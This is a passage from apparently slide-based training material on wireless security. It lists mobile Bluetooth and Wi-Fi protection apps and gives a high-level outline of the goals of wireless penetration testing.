



**Airbase-ng**  
<http://www.aircrack-ng.org>

# Bluetooth Security Tool: Bluetooth Firewall



- ❑ FruitMobile Bluetooth Firewall protects your android device against all sorts of bluetooth attack from devices around you
- ❑ It displays alerts when bluetooth activities takes place
- ❑ You can also scan your device and detect apps with bluetooth capabilities




<http://www.fruitmobile.com>

# Wi-Fi Security Tools for Mobile: WiFi Protector, WiFiGuard, and WiFi Inspector




## Wifi Protector




<http://forum.xda-developers.com>

## WiFiGuard



<https://play.google.com>

## Wifi Inspector



<https://play.google.com>

# Module Flow



Wireless  
Concepts




Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools



Wi-Fi Pen Testing

# Wireless Penetration Testing



- The process of actively evaluating information security measures implemented in a wireless network to analyze design weaknesses, technical flaws and vulnerabilities
- A comprehensive report in detail about the findings along with the suite of recommended countermeasures is delivered to the executive, management, and technical audiences

## Threat Assessment



Identify the wireless threats facing an organization's information assets

## Security Control Auditing



To test and validate the efficiency of wireless security protections and controls

## Upgrading Infrastructure



Change or upgrade existing infrastructure of software, hardware, or network design

## Data Theft Detection



Find streams of sensitive data by sniffing the traffic

## Risk Prevention and Response



Provide comprehensive approach of preparation steps that can be taken to prevent inevitable exploitation

## Information System Management



